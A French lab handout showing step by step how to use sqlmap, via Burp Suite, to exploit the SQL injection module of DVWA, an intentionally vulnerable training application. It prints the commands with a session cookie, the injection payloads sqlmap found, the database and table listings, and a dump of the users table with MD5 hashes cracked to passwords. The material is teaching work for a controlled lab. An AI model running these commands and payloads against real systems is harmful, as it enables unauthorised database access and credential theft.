


INJECTION SQL

AUTOMATISATION À PARTIR DE L'OUTIL SQLMAP



Connectez-vous au serveur DVWA (on prendra soin de passer par Burpsuite en activant le plugin sur firefox).

Username /Password : admin/password



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can downloading and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Dans l'onglet DVWA security, choisir security level : low (pour le premier TP).



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

High v Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

On peut tester la vulnérabilité aux injections sql avec : ' or 1=1 -- -



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)


Vulnerability: SQL Injection

User ID: Submit


More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Dans ce cas là, on a une réponse de ce type :



Effectuer une requête en saisissant un nombre (ex :1). Sur Burpsuite, dans proxy, vous devriez voir la requête avec le paramètre injecté.



La zone request va nous aider. On relève que c'est une requête GET, l'url est ici : <http://192.168.1.39/vulnerabilities/sqli?id=1&Submit=Submit>. Le cookie est ici : PHPSESSID=9avgut3klmipq4db0tv0udr1u4 ; security=low.

À partir de ces données, on génère la commande sqlmap (--dbs permet la recherche des base de données sur la machine)

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.39/vulnerabilities/sqli?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3klmipq4db0tv0udr1u4; security=low" --dbs

1.7.2#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:23:47 /2023-07-09/

[11:23:48] [INFO] resuming back-end DBMS 'mysql'
[11:23:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 6758=6758#6Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN S GROUP BY x)a)-- MDgb6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))nc80)-- JVjg6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d454563635757714b4e674d6e5773456e474552596b424a4b517375756f6e5a4d524b,0x7162766b71),NULL#8Submit=Submit
-----
submit
```

```
[11:23:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:23:48] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[11:23:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 11:23:48 /2023-07-09/
```

On peut voir que la base de données détectée est de type mysql. Le paramètre injecté est id. Les types d'injection utilisés par sqlmap sont ici : boolean-based blind, error based, time-based blind et union query.

2 bases de données ont été détecté : dvwa et information_schema

On relève ici les tables de la base dvwa avec les arguments : -D dvwa --tables

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.39//vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3kkmipq4db0tv0udr1u4; security=low" -D dvwa --tables
```



1.7.2#stable
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:26:05 /2023-07-09/

[11:26:05] [INFO] resuming back-end DBMS 'mysql'

[11:26:05] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

- Type: boolean-based blind
 - Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
 - Payload: id=1' OR NOT 6758=6758#6Submit=Submit
- Type: error-based
 - Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
 - Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- MDgb6Submit=Submit
- Type: time-based blind
 - Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
 - Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))ncBO)-- JVjg6Submit=Submit
- Type: UNION query
 - Title: MySQL UNION query (NULL) - 2 columns
 - Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d4545636357714b4e674d6e5773456e474552596b424a4b51737576f6e5a4d524b,0x7162766b71),NULL#6Submit=Submit

submit

On relève 2 tables : guestbook et users

```
[11:26:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:26:05] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

[11:26:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'
```

[*] ending @ 11:26:05 /2023-07-09/

On relève ici le contenu de la table users avec les arguments : -D dvwa -T users --dump

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.39//vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3kkmipq4db0tv0udr1u4; security=low" -D dvwa -T users --dump
```



1.7.2#stable
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:27:04 /2023-07-09/

[11:27:04] [INFO] resuming back-end DBMS 'mysql'

[11:27:04] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

- Type: boolean-based blind
 - Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
 - Payload: id=1' OR NOT 6758=6758#6Submit=Submit
- Type: error-based
 - Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
 - Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- MDgb6Submit=Submit
- Type: time-based blind
 - Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
 - Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))ncBO)-- JVjg6Submit=Submit
- Type: UNION query
 - Title: MySQL UNION query (NULL) - 2 columns
 - Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d4545636357714b4e674d6e5773456e474552596b424a4b51737576f6e5a4d524b,0x7162766b71),NULL#6Submit=Submit

submit

Le contenu de la table (user_id, user, avatar, password, last_name, last_login, failed_login)

```
[11:27:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:27:04] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:27:04] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:27:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[11:27:22] [INFO] using hash method 'md5_generic_passwd'
[11:27:22] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:27:22] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:27:22] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:27:22] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2023-07-08 15:47:09	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2023-07-08 15:47:09	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2023-07-08 15:47:09	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2023-07-08 15:47:09	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2023-07-08 15:47:09	0

```
[11:27:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/dvwa/users.csv'
[11:27:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'
[*] ending @ 11:27:22 /2023-07-09/
```

On retrouve ici les chemins vers un fichier csv et des fichiers text log pour aider à la rédaction des rapports.